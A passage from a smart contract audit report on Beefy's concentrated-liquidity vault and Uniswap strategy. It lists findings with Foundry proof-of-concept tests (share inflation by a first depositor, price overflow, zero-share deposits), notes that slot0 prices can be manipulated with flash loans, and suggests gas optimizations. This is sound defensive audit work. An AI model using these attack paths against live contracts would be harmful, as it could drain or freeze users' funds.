    ↪   IERC20(token1).balanceOf(attacker));

    uint256 attackerInflatedShares = vault.balanceOf(attacker);
    console.log(attackerInflatedShares); // 10593553436750

    // Through repeated deposits & withdraws, the attacker as
    // the first depositor has inflated their share count from:
    // initial: 126933306417
    // now    : 10577774612583

    // innocent user deposits their tokens
```

```
        deal(address(token0), user, ATKR_INIT_BTC);
        deal(address(token1), user, ATKR_INIT_USDC);

        deposit(user, false, ATKR_INIT_BTC, ATKR_INIT_USDC);

        // log user's initial shares
        uint256 userInitialShares = vault.balanceOf(user);
        console.log(userInitialShares); // 10577775729666

        // this attack doesn't seem to benefit the first depositor
        // since the user who subsequently deposits gets a similar
        // amount of shares.
    }

    function deposit(address depositor, bool dealTokens, uint256 token0Amount, uint256 token1Amount)
    ↪  public {
        vm.startPrank(depositor);

        if(dealTokens) {
            deal(address(token0), depositor, token0Amount);
            deal(address(token1), depositor, token1Amount);
        }

        IERC20(token0).approve(address(vault), token0Amount);
        IERC20(token1).approve(address(vault), token1Amount);

        uint _shares = vault.previewDeposit(token0Amount, token1Amount);

        vault.depositAll(_shares);

        vm.stopPrank();
    }

    function withdraw(address withdrawer, uint256 sharesAmount) public {
        vm.startPrank(withdrawer);

        uint256 maxShares = vault.balanceOf(withdrawer);
        if(sharesAmount == 0) {
            sharesAmount = maxShares;
        } else {
            sharesAmount = bound(sharesAmount, 1, maxShares);
        }

        (uint256 _slip0, uint256 _slip1) = vault.previewWithdraw(sharesAmount);
        vault.withdraw(sharesAmount, _slip0, _slip1);

        vm.stopPrank();
    }

    // Convert token route to encoded path
    // uint24 type for fees so path is packed tightly
    function routeToPath(
        address[] memory _route,
        uint24[] memory _fee
    ) internal pure returns (bytes memory path) {
        path = abi.encodePacked(_route[0]);
        uint256 feeLength = _fee.length;
        for (uint256 i = 0; i < feeLength; i++) {
            path = abi.encodePacked(path, _fee[i], _route[i+1]);
        }
    }
}
```

Run with: forge test --match-path test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol --fork-url https://rpc.ankr.com/eth -vv

Recommended Mitigation: Rework the `token1EquivalentBalance` calculation in `BeefyVaultConcLiq::deposit` L178-179.

Beefy: We believe this is working as intended due to sending some of the shares from the first depositor to the burn address.

7.4.7 `StrategyPassiveManagerUniswap::price` will revert due to overflow for large but valid `sqrtPriceX96`

Description: The maximum value of `sqrtPriceX96` is 1461446703485210103287273052203988822378723970342 but `StrategyPassiveManagerUniswap::price` will revert due to overflow for values much lower than this.

Impact: Functionality such as deposits which depend on `StrategyPassiveManagerUniswap::price` will revert resulting in denial of service.

Proof of Concept: A stand-alone Foundry fuzz test:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.23;

import "../src/FullMath.sol";
import "forge-std/Test.sol";

// run from base project directory with:
// forge test --match-contract PriceTest
contract PriceTest is Test {

    uint256 private constant PRECISION = 1e36;

    function price(uint160 sqrtPriceX96) internal pure returns (uint256 _price) {
        _price = FullMath.mulDiv(uint256(sqrtPriceX96) ** 2, PRECISION, (2 ** 192));
    }

    function test_price(uint160 sqrtPriceX96) external {
        price(sqrtPriceX96);
    }
}
```

Running it shows the overflow:

```
encountered 1 failing test in test/PriceTest.t.sol:PriceTest
[FAIL. Reason: panic: arithmetic underflow or overflow (0x11); counterexample:
calldata=0x4f3b914500000000000000000000000000000000000100000000000000000000000000000000
args=[340282366920938463463374607431768211456 [3.402e38]]] test_price(uint160)
(runs: 3, : 1319, ~: 1421)
```

Recommended Mitigation: Rethink the implementation of `StrategyPassiveManagerUniswap::price`.

Beefy: Fixed in commits 4f061b1, 1ae1649.

Cyfrin: Verified that the function no longer reverts. The fix does introduce a slight precision loss as illustrated by this stand-alone stateless fuzz test:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.23;

import "../src/FullMath.sol";
```

```
import {Math} from "openzeppelin-contracts/utils/math/Math.sol";
import "forge-std/Test.sol";

// run from base project directory with:
// forge test --match-contract PriceTest

contract PriceTest is Test {

    uint256 private constant PRECISION = 1e36;

    function price(uint160 sqrtPriceX96) internal pure returns (uint256 _price) {
        _price = FullMath.mulDiv(uint256(sqrtPriceX96) ** 2, PRECISION, (2 ** 192));
    }

    function newPrice(uint160 sqrtPriceX96) internal pure returns (uint256 _price) {
        _price = FullMath.mulDiv(uint256(sqrtPriceX96), Math.sqrt(PRECISION), (2 ** 96)) ** 2;
    }

    function test_price(uint160 sqrtPriceX96) external {
        assertEq(price(sqrtPriceX96), newPrice(sqrtPriceX96));
    }
}
```

which produces the following output:

```
Ran 1 test for test/PriceTest.t.sol:PriceTest
[FAIL. Reason: assertion failed; counterexample:
↪  calldata=0x4f3b914500000000000000000000000000000000000000000000000000000000000000293f884ffb
↪  args=[177159557115 [1.771e11]]] test_price(uint160) (runs: 19, : 2553, ~: 2553)
Logs:
  Error: a == b not satisfied [uint]
        Left: 5
       Right: 4
```

7.4.8 Withdraw can return zero tokens while burning a positive amount of shares

Description: Invariant fuzzing found an edge-case where a user could burn an amount of shares > 0 but receive zero output tokens. The cause appears to be a rounding down to zero precision loss for small `_shares` value in `BeefyVaultConcLiq::withdraw` L220-221:

```
uint256 _amount0 = (_bal0 * _shares) / _totalSupply;
uint256 _amount1 = (_bal1 * _shares) / _totalSupply;
```

Impact: Protocol can enter a state where a user burns their shares but receives zero output tokens in return.

Proof of Concept: Invariant fuzz testing suite supplied at the conclusion of the audit.

Recommended Mitigation: Change the slippage check to also revert if no output tokens are returned:

```
if (_amount0 < _minAmount0 || _amount1 < _minAmount1 ||
   (_amount0 == 0 && _amount1 == 0)) revert TooMuchSlippage();
```

Beefy: Fixed in commit 04acaee.

Cyfrin: Verified.

7.4.9 Deposit can return zero shares when user deposits a positive amount of tokens

Description: Stateless fuzzing found an edge-case where a user could deposit an amount of tokens > 0 but receive zero output shares. The cause appears to be either a rounding down to zero precision loss in the share calculation L179 due to small amounts or the subtraction of the minimum share amount L182 from the first depositor, combined with no zero share check after this occurs.

Interestingly `BeefyVaultConcLiq::deposit` does have a check to prevent zero shares L173 being minted but the share amount is subsequently modified after this check occurs.

Impact: Protocol can enter a state where a user deposits a positive amount of tokens but receives zero output shares in return.

Proof of Concept: Add this test file `test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol`:

```
pragma solidity 0.8.23;

import {Test, console} from "forge-std/Test.sol";
import {IERC20} from "@openzeppelin-4/contracts/token/ERC20/ERC20.sol";
import {BeefyVaultConcLiq} from "contracts/protocol/concliq/vault/BeefyVaultConcLiq.sol";
import {BeefyVaultConcLiqFactory} from "contracts/protocol/concliq/vault/BeefyVaultConcLiqFactory.sol";
import {StrategyPassiveManagerUniswap} from
↪  "contracts/protocol/concliq/uniswap/StrategyPassiveManagerUniswap.sol";
import {StrategyFactory} from "contracts/protocol/concliq/uniswap/StrategyFactory.sol";
import {StratFeeManagerInitializable} from "contracts/protocol/beefy/StratFeeManagerInitializable.sol";
import {IStrategyConcLiq} from "contracts/interfaces/beefy/IStrategyConcLiq.sol";
import {UniV3Utils} from "contracts/interfaces/exchanges/UniV3Utils.sol";

// Test WBTC/USDC Uniswap Strategy
contract ConLiqWBTCUSDCTest is Test {
    BeefyVaultConcLiq vault;
    BeefyVaultConcLiqFactory vaultFactory;
    StrategyPassiveManagerUniswap strategy;
    StrategyPassiveManagerUniswap implementation;
    StrategyFactory factory;
    address constant pool = 0x9a772018FbD77fcD2d25657e5C547BAfF3Fd7D16;
    address constant token0 = 0x2260FAC5E5542a773Aa44fBCfeDf7C193bc2C599;
    address constant token1 = 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48;
    address constant native = 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2;
    address constant strategist = 0xb2e4A61D99cA58fB8aaC58Bb2F8A59d63f552fC0;
    address constant beefyFeeRecipient = 0x65f2145693bE3E75B8cfB2E318A3a74D057e6c7B;
    address constant beefyFeeConfig = 0x3d38BA27974410679afF73abD096D7Ba58870EAd;
    address constant unirouter = 0xE592427A0AEce92De3Edee1F18E0157C05861564;
    address constant keeper = 0x4fED5491693007f0CD49f4614FFC38Ab6A04B619;
    int24 constant width = 500;
    address constant user     = 0x161D61e30284A33Ab1ed227beDcac6014877B3DE;
    address constant attacker = address(0x1337);
    bytes tradePath1;
    bytes tradePath2;
    bytes path0;
    bytes path1;

    function setUp() public {
        BeefyVaultConcLiq vaultImplementation = new BeefyVaultConcLiq();
        vaultFactory = new BeefyVaultConcLiqFactory(address(vaultImplementation));
        vault = vaultFactory.cloneVault();
        implementation = new StrategyPassiveManagerUniswap();
        factory = new StrategyFactory(keeper);

        address[] memory lpToken0ToNative = new address[](2);
        lpToken0ToNative[0] = token0;
        lpToken0ToNative[1] = native;
```

```
        address[] memory lpToken1ToNative = new address[](2);
        lpToken1ToNative[0] = token1;
        lpToken1ToNative[1] = native;

        uint24[] memory fees = new uint24[](1);
        fees[0] = 500;

        path0 = routeToPath(lpToken0ToNative, fees);
        path1 = routeToPath(lpToken1ToNative, fees);

        address[] memory tradeRoute1 = new address[](2);
        tradeRoute1[0] = token0;
        tradeRoute1[1] = token1;

        address[] memory tradeRoute2 = new address[](2);
        tradeRoute2[0] = token1;
        tradeRoute2[1] = token0;

        tradePath1 = routeToPath(tradeRoute1, fees);
        tradePath2 = routeToPath(tradeRoute2, fees);

        StratFeeManagerInitializable.CommonAddresses memory commonAddresses =
        ↪  StratFeeManagerInitializable.CommonAddresses(
            address(vault),
            unirouter,
            keeper,
            strategist,
            beefyFeeRecipient,
            beefyFeeConfig
        );

        factory.addStrategy("StrategyPassiveManagerUniswap_v1", address(implementation));

        address _strategy = factory.createStrategy("StrategyPassiveManagerUniswap_v1");
        strategy = StrategyPassiveManagerUniswap(_strategy);
        strategy.initialize(
            pool,
            native,
            width,
            path0,
            path1,
            commonAddresses
        );

        // render calm check ineffective to allow deposit to work; not related to the
        // identified bug, for some reason the first deposit was failing due to the calm
        // check
        strategy.setTwapInterval(1);

        vault.initialize(address(strategy), "Moo Vault", "mooVault");
    }

    // run with:
    // forge test --match-path test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol --fork-url
    ↪  https://rpc.ankr.com/eth --fork-block-number 19410822 -vvv
    function test_DepositResultsInZeroShares(uint32 token0Amount, uint32 token1Amount) public {
        // satisfy minimum share to prevent reverting due to underflow
        vm.assume( (token1Amount + (token0Amount * strategy.price() / 1e36)) == 10**3 );

        uint256 userInitShares = vault.balanceOf(user);

                            // 0           // 1000
```

```
        deposit(user, true, token0Amount, token1Amount);

        uint256 userAfterShares = vault.balanceOf(user);

        console.log(userInitShares);  // 0
        console.log(userAfterShares); // 0

        // shares should have increased
        assert(userInitShares < userAfterShares);
    }

    // handlers
    function deposit(address depositor, bool dealTokens, uint256 token0Amount, uint256 token1Amount)
    ↪   public {
        vm.startPrank(depositor);

        if(dealTokens) {
            deal(address(token0), depositor, token0Amount);
            deal(address(token1), depositor, token1Amount);
        }

        IERC20(token0).approve(address(vault), token0Amount);
        IERC20(token1).approve(address(vault), token1Amount);

        uint256 _shares = vault.previewDeposit(token0Amount, token1Amount);

        vault.depositAll(_shares);

        vm.stopPrank();
    }

    // Convert token route to encoded path
    // uint24 type for fees so path is packed tightly
    function routeToPath(
        address[] memory _route,
        uint24[] memory _fee
    ) internal pure returns (bytes memory path) {
        path = abi.encodePacked(_route[0]);
        uint256 feeLength = _fee.length;
        for (uint256 i = 0; i < feeLength; i++) {
            path = abi.encodePacked(path, _fee[i], _route[i+1]);
        }
    }
}
```

Run with: `forge test --match-path test/forge/ConcLiqTests/ConcLiqWBTCUSDC.t.sol --fork-url https://rpc.ankr.com/eth --fork-block-number 19410822 -vvv`

Recommended Mitigation: Check for zero shares again before minting shares to the user.

Beefy: Fixed in commit bee75ac.

Cyfrin: Verified.

7.4.10 Some tokens will be stuck in the protocol forever

Description: Due to the shares donated by the first depositor, some tokens will never be able to be withdrawn but will instead be stuck in the protocol forever.

Impact: Some tokens will be permanently stuck in the protocol.

Recommended Mitigation: Implement an "end-of-life" state for the protocol which:

1) can only be called by the owner when `StrategyPassiveManagerUniswap` is paused and `BeefyVaultConcLiq::totalSupply == MINIMUM_SHARES` (in this state all users have withdrawn and liquidity has been removed)
2) sends all remaining tokens to `StratFeeManagerInitializable::beefyFeeRecipient`
3) puts the protocol into an "end-of-life" state such that no further functions can be executed

Beefy: Fixed in commit b520517.

Cyfrin: Verified.

7.5 Informational

7.5.1 Using `pool.slot0` can be easily manipulated

Description: `StrategyPassiveManagerUniswap::sqrtPrice` gets the current tick and the current price using `pool.slot0`.

This price is used in a number of functions such as `_addLiquidity` L217, `_checkAmounts` L283, `balancesOfPool` L452, `_setAltTick` L601 and `price` L535 and in `BeefyVaultConcLiq::previewDeposit` L117 and `deposit` L170 while the current tick is used to calculate the LP range.

`pool.slot0` can be easily manipulated via flash loans to return arbitrary value price and tick values. In Beefy's case this can allow an attacker to force the protocol to deploy its liquidity into an unfavorable range.

Beefy is aware of this risk and has implemented an `_onlyCalmPeriods` function that prevents many functions from working if the pool has been abruptly manipulated. However as our Critical finding has shown, any asymmetry in the implementation of `_onlyCalmPeriods` can lead to the protocol being drained.

Hence we note the use of `pool.slot0` as a risk for this codebase as it continues to evolve, especially around functions that set the LP range from the current tick and deploy the protocol's liquidity.

Beefy: Acknowledged.

7.5.2 `StrategyPassiveManagerUniswap::twapInterval` should be `uint32`

Description: Given that `twapInterval` corresponds to a time interval it makes better sense to define it to as `uint32`, avoiding possible wrong assignment through `setTwapInterval` which can affect behavior of `twap()`.

Beefy: Fixed in commit b520517.

Cyfrin: Verified.

7.5.3 Consider enforcing a min TWAP interval in `StrategyPassiveManagerUniswap::setTwapInterval` to avoid dangerous assignment

Description: The way TWAP oracle works in UniswapV3 is:

$$tickCumulative(pool,time_{A},time_{B}) = \sum_{i=time_{A}}^{time_{B}} Price_{i}(pool)$$

$$TWAP(pool,time_{A},time_{B}) = \frac{tickCumulative(pool,time_{A},time_{B})}{time_{B} - time_{A}}$$

In this way, if $time_{B} - time_{A}$ is too low it would be relatively easy to manipulate TWAP output. Since $time_{B} - time_{A}$ is represented by `twapInterval`, it would be better to enforce a min value, for instance 5 minutes (consider that current Ethereum blocks emission rate is around 12 seconds).

Beefy: Fixed in commit b5769c4.

Cyfrin: Verified.

7.5.4 Use existing `price` function in `StrategyPassiveManagerUniswap::_setAltTick`

Description: `StrategyPassiveManagerUniswap` has a `price` function that converts `sqrtPriceX96` returned by uniswap `pool.slot0`.

Refactor `_setAltTick` L601-604 to use the existing `price` function to reduce code duplication and the possibility for errors creeping in when implementing the same functionality in multiple places:

```
if (bal0 > 0) {
    amount0 = bal0 * price() / PRECISION;
}
```

This also allows for the removal of the `price1` variable declaration inside `_setAltTick`.

Beefy: Fixed in commit b5b609e.

Cyfrin: Verified.

7.5.5 Use existing `available` function in `BeefyVaultConcLiq::balances`

Description: `BeefyVaultConcLiq` has an `available` function that returns the token balances held by the vault contract.

Refactor `balances` L81-83 to use the existing `available` function to reduce code duplication and the possibility for errors creeping in when implementing the same functionality in multiple places.

One possible refactoring:

```
(uint256 stratBal0, uint256 stratBal1) = IStrategyConcLiq(strategy).balances();
(uint256 vaultBal0, uint256 vaultBal1) = available();
return (stratBal0 + vaultBal0, stratBal1 + vaultBal1);
```

Beefy: In commit 38ee643 we removed the available function and exclude vault balances, as they are not accounted for in deposit or withdraw functions. They can be rescued by an owner function if for some reason someone sends tokens to the vault contract.

7.5.6 Rename `StrategyPassiveManagerUniswap::price` to `scaledUpPrice` to explicitly indicate returned price is scaled up

Description: The current implementation of function `price` returns the price scaled up but the function name doesn't indicate this. Other places in the code that use this function do scale the price down, but the risk is that in the future as the protocol continues to evolve another developer may call the `price` function without realizing the returned price is scaled up and hence won't scale it down.

Recommended mitigation: Rename the function to `scaledUpPrice` such that the function callers are explicitly informed they need to scale it down.

Beefy: Fixed in commit 319cfa0.

Cyfrin: Verified.

7.5.7 Use `Ownable2StepUpgradeable` instead of `OwnableUpgradeable`, `Ownable2Step` instead of `Ownable`

Description: `StratFeeManagerInitializable` and `BeefyVaultConcLiq` should use `Ownable2StepUpgradeable` instead of `OwnableUpgradeable`.

`StrategyFactory` should use `Ownable2Step` instead of `Ownable`.

The 2-step ownable contracts are to be preferred for safer ownership transfers.

Beefy: Acknowledged.

7.5.8 Use a specific version of Solidity instead of a wide version

Description: `StratFeeManagerInitializable` should use `pragma solidity 0.8.23;` instead of `pragma solidity ^0.8.23;`.

Beefy: Acknowledged.

7.5.9 `public` functions not used internally could be marked `external`

Description: `public` functions not used internally could be marked `external`:

- Found in contracts/protocol/beefy/StratFeeManagerInitializable.sol Line: 190

```
    function lockedProfit() public virtual view returns (uint256 locked0, uint256 locked1) {
```

- Found in contracts/protocol/concliq/uniswap/StrategyPassiveManagerUniswap.sol Line: 555

```
    function price() public view returns (uint256 _price) {
```

- Found in contracts/protocol/concliq/uniswap/StrategyPassiveManagerUniswap.sol Line: 700

```
    function lpToken0ToNative() public view returns (address[] memory) {
```

- Found in contracts/protocol/concliq/uniswap/StrategyPassiveManagerUniswap.sol Line: 709

```
    function lpToken1ToNative() public view returns (address[] memory) {
```

- Found in contracts/protocol/concliq/vault/BeefyVaultConcLiq.sol Line: 45

```
     function initialize(
```

- Found in contracts/protocol/concliq/vault/BeefyVaultConcLiq.sol Line: 60

```
    function want() public view returns (address _want) {
```

- Found in contracts/protocol/concliq/vault/BeefyVaultConcLiq.sol Line: 91

```
    function available() public view returns (uint, uint) {
```

- Found in contracts/protocol/concliq/vault/BeefyVaultConcLiq.sol Line: 102

```
    function previewWithdraw(uint256 _shares) public view returns (uint256 amount0, uint256
    ↪  amount1) {
```

- Found in contracts/protocol/concliq/vault/BeefyVaultConcLiq.sol Line: 116

```
    function previewDeposit(uint256 _amount0, uint256 _amount1) public view returns (uint256
    ↪  shares) {
```

Beefy: Fixed in commit 139c3f9.

Cyfrin: Verified.

7.6 Gas Optimization

7.6.1 Cache storage variables in memory when read multiple times without being changed

Description: As reading from storage is considerably more expensive than reading from memory, cache storage variables in memory when read multiple times without being changed:

File: `StrategyPassiveManagerUniswap.sol`

```
// @audit cache `vault` to save 2 storage reads;
// ideally `_onlyVault()` would return the vault
200:         if (_amount0 > 0) IERC20Metadata(lpToken0).safeTransfer(vault, _amount0);
201:         if (_amount1 > 0) IERC20Metadata(lpToken1).safeTransfer(vault, _amount1);

// @audit cache `positionMain.tickLower` to save 4 storage reads
// @audit cache `positionMain.tickUpper` to save 4 storage reads
// @audit cache `pool` to save ` storage read
220:             TickMath.getSqrtRatioAtTick(positionMain.tickLower),
221:             TickMath.getSqrtRatioAtTick(positionMain.tickUpper),
226:         bool amountsOk = _checkAmounts(liquidity, positionMain.tickLower, positionMain.tickUpper);
231:             IUniswapV3Pool(pool).mint(address(this), positionMain.tickLower,
↪  positionMain.tickUpper, liquidity, "Beefy Main");
239:             TickMath.getSqrtRatioAtTick(positionAlt.tickLower),
240:             TickMath.getSqrtRatioAtTick(positionAlt.tickUpper),
248:             IUniswapV3Pool(pool).mint(address(this), positionAlt.tickLower, positionAlt.tickUpper,
↪  liquidity, "Beefy Alt");

// @audit cache `pool' to save 5 storage reads
// @audit cache `positionMain.tickLower` to save 1 storage read
// @audit cache `positionAlt.tickUpper` to save 1 storage read
259:         (uint128 liquidity,,,,) = IUniswapV3Pool(pool).positions(keyMain);
260:         (uint128 liquidityAlt,,,,) = IUniswapV3Pool(pool).positions(keyAlt);
264:             IUniswapV3Pool(pool).burn(positionMain.tickLower, positionMain.tickUpper, liquidity);
265:             IUniswapV3Pool(pool).collect(address(this), positionMain.tickLower,
↪  positionMain.tickUpper, type(uint128).max, type(uint128).max);
269:             IUniswapV3Pool(pool).burn(positionAlt.tickLower, positionAlt.tickUpper, liquidityAlt);
270:             IUniswapV3Pool(pool).collect(address(this), positionAlt.tickLower,
↪  positionAlt.tickUpper, type(uint128).max, type(uint128).max);

// @audit cache `pool' to save 5 storage reads
// @audit cache `positionMain.tickLower` to save 1 storage read
// @audit cache `positionAlt.tickUpper` to save 1 storage read
338:         (uint128 liquidity,,,,) = IUniswapV3Pool(pool).positions(keyMain);
339:         (uint128 liquidityAlt,,,,) = IUniswapV3Pool(pool).positions(keyAlt);
342:         if (liquidity > 0) IUniswapV3Pool(pool).burn(positionMain.tickLower,
↪  positionMain.tickUpper, 0);
343:         if (liquidityAlt > 0) IUniswapV3Pool(pool).burn(positionAlt.tickLower,
↪  positionAlt.tickUpper, 0);
346:         (uint256 fee0, uint256 fee1) = IUniswapV3Pool(pool).collect(address(this),
↪  positionMain.tickLower, positionMain.tickUpper, type(uint128).max, type(uint128).max);
347:         (uint256 feeAlt0, uint256 feeAlt1) = IUniswapV3Pool(pool).collect(address(this),
↪  positionAlt.tickLower, positionAlt.tickUpper, type(uint128).max, type(uint128).max);

// @audit cache `pool` to save 1 storage read
453:         (uint128 liquidity,,,uint256 owed0, uint256 owed1) =
↪  IUniswapV3Pool(pool).positions(keyMain);
454:         (uint128 altLiquidity,,,uint256 altOwed0, uint256 altOwed1)
↪  =IUniswapV3Pool(pool).positions(keyAlt);

// @audit cache `pool` to save 2 storage reads
562:         if (msg.sender != pool) revert NotPool();
565:         if (amount0 > 0) IERC20Metadata(lpToken0).safeTransfer(pool, amount0);
```

```
566:         if (amount1 > 0) IERC20Metadata(lpToken1).safeTransfer(pool, amount1);

// @audit cache `twapInterval` to save 1 storage read
696:         secondsAgo[0] = uint32(twapInterval);
700:         twapTick = (tickCuml[1] - tickCuml[0]) / twapInterval;
```

File: `BeefyQIVault.sol`

```
// @audit cache `rewardTokens[i]` to save 2 storage reads
211:                         uint256 bal = IERC20(rewardTokens[i]).balanceOf(address(this));
212:                         if (bal > 0 && rewardTokens[i] != native) {
213:                                 BeefyBalancerStructs.Reward storage reward =
↪  rewards[rewardTokens[i]];

// @audit cache `rewardTokens[i]` to save 2 storage reads
371:                         IERC20(rewardTokens[i]).approve(rewards[rewardTokens[i]].router, 0);
372:                         delete rewards[rewardTokens[i]];

// @audit cache 'rewardPool` to save 1 storage read
390:                 emit UpdatedRewardPool(rewardPool, _rewardPool);
392:                 IERC20(qibpt).approve(rewardPool, 0);
```

Beefy: Acknowledged.

7.6.2 Storage variables only assigned once in the constructor can be declared immutable

Description: Storage variables which are only assigned once in the constructor can be declared immutable:

File: `StrategyFactory.sol`

```
address public keeper;
```

File: `BeefyVaultConcLiqFactory.sol`

```
BeefyVaultConcLiq public instance;
```

Beefy: Acknowledged.

7.6.3 Cache array length outside of loops and consider unchecked loop incrementing

Description: Cache array length outside of loops and consider using `unchecked {++i;}` if not compiling with `solc --ir-optimized --optimize`:

File: `BeefyQIVault.sol`

```
210:                 for (uint i; i < rewardTokens.length; ++i) {
216:                                         for (uint j; j < reward.assets.length - 1;) {
358:                         for (uint i; i < _swapInfo.length; ++i) {
370:                 for (uint256 i; i < rewardTokens.length; ++i) {
```

Beefy: Acknowledged.

7.6.4 Optimize `StrategyPassiveManagerUniswap::_chargeFees` to remove unnecessary variables and eliminate duplicate storage reads

Description: `StrategyPassiveManagerUniswap::_chargeFees` uses two unnecessary variables `out0` and `out1` and reads the same storage values from `lpToken0`, `lpToken` and `native` multiple times. A more optimized version of the relevant section looks like this:

```
// @audit cache `native` to prevent duplicate storage reads
address nativeCached = native;

/// We calculate how much to swap and then swap both tokens to native and charge fees.
uint256 nativeEarned;
if (_amount0 > 0) {
    // Calculate amount of token 0 to swap for fees.
    uint256 amountToSwap0 = _amount0 * fees.total / DIVISOR;
    _amountLeft0 = _amount0 - amountToSwap0;

    // @audit next section refactored
    // If token0 is not native, swap to native the fee amount.
    if (lpToken0 != nativeCached) nativeEarned += UniV3Utils.swap(unirouter, lpToken0ToNativePath,
    ↪  amountToSwap0);

    // Add the native earned to the total of native we earned for beefy fees, handle if token0 is
    ↪  native.
    else nativeEarned += amountToSwap0;
}

if (_amount1 > 0) {
    // Calculate amount of token 1 to swap for fees.
    uint256 amountToSwap1 = _amount1 * fees.total / DIVISOR;
    _amountLeft1 = _amount1 - amountToSwap1;

    // @audit next section refactored
    // Add the native earned to the total of native we earned for beefy fees, handle if token1 is
    ↪  native.
    if (lpToken1 != nativeCached) nativeEarned += UniV3Utils.swap(unirouter, lpToken1ToNativePath,
    ↪  amountToSwap1);

    // Add the native earned to the total of native we earned for beefy fees, handle if token1 is
    ↪  native.
    else nativeEarned += amountToSwap1;
}

// @audit then use `nativeCached` in the transfers eg:
IERC20Metadata(nativeCached).safeTransfer(_callFeeRecipient, callFeeAmount);
```

Beefy: Acknowledged.

7.6.5 Don't call `_tickDistance` twice in `StrategyPassiveManagerUniswap::_setMainTick`

Description: `StrategyPassiveManagerUniswap::_setMainTick` calls `_tickDistance` twice even though there is no need since the exact same value will be returned; replace the second call with the `distance` variable which caches the result of the first call like so:

```
    function _setMainTick() private {
        int24 tick = currentTick();
        int24 distance = _tickDistance();
        int24 width = positionWidth * distance;
        (positionMain.tickLower, positionMain.tickUpper) = TickUtils.baseTicks(
            tick,
            width,
```

```
            // @audit use cached result from first call
            distance                 // _tickDistance()
        );
    }
```

Beefy: Fixed in commit e7723da.

Cyfrin: Verified.

7.6.6 In `StrategyPassiveManagerUniswap` public functions should cache common inputs then pass them as parameters to private functions

Description: `StrategyPassiveManagerUniswap` has many private functions which read the same values from storage multiple times without changing them. Since reading from storage is gas expensive, these values could be read from storage once then passed into private functions as inputs.

Example 1 - `StrategyPassiveManagerUniswap::_setMainTick` and `_setAltTick` use many of the same inputs; instead of reading them from storage multiple times, read them once inside `_setTicks` then pass them in as input parameters to `_setMainTick, _setAltTick`:

```
function _setTicks() private {
    // @audit reading inputs only once
    int24 currTick = currentTick();
    int24 distance = _tickDistance();
    int24 width    = positionWidth * distance;

    // @audit passing inputs as parameters to avoid
    // multiple identical storage reads
    _setMainTick(currTick, distance, width);
    _setAltTick(currTick, distance, width);
}
```

Example 2 - `beforeAction` calls `_claimEarnings` and `_removeLiquidity`. Both of these private functions read `pool`, `positionMain` and `positionAlt` from storage but don't modify these storage locations. Hence `beforeAction` could read these values from storage once then pass them in as inputs to `_claimEarnings` and `_removeLiquidity` in order to save many useless but expensive storage reads.

Beefy: Fixed in commit ce5f798.

Cyfrin: Verified.

7.6.7 Avoid unnecessary initialization to zero in `BeefyVaultConcLiq::deposit`

Description: `BeefyVaultConcLiq::deposit` declares the `shares` variable on L127 initializing it to zero even though the `shares` variable is first used later in L172.

Avoid unnecessary initialization to zero by declaring and initializing `shares` at the same time in L172:

```
uint256 shares = _amount1 + (_amount0 * price / PRECISION);
```

Beefy: Fixed in commit ea3aca8.

Cyfrin: Verified.

7.6.8 Fail fast in `BeefyVaultConcLiq:withdraw`

Description: In `BeefyVaultConcLiq:withdraw` the `minAmount0` and `minAmount1` slippage check should be before the call to `strategy.withdraw`, because there's no point in doing the additional processing if the function is going

to revert. Make it like this:

```
uint256 _amount0 = (_bal0 * _shares) / _totalSupply;
uint256 _amount1 = (_bal1 * _shares) / _totalSupply;

// @audit fail fast
if (_amount0 < _minAmount0 || _amount1 < _minAmount1) revert TooMuchSlippage();

strategy.withdraw(_amount0, _amount1);
```

Beefy: Acknowledged.

7.6.9 Use `calldata` instead of `memory` for function arguments that do not get mutated

Description: Use `calldata` instead of `memory` for function arguments that do not get mutated:

File:BeefyVaultConcLiq.sol

```
47:         string memory _name,
48:         string memory _symbol
```

Beefy: Fixed in commit 8349866.

Cyfrin: Verified.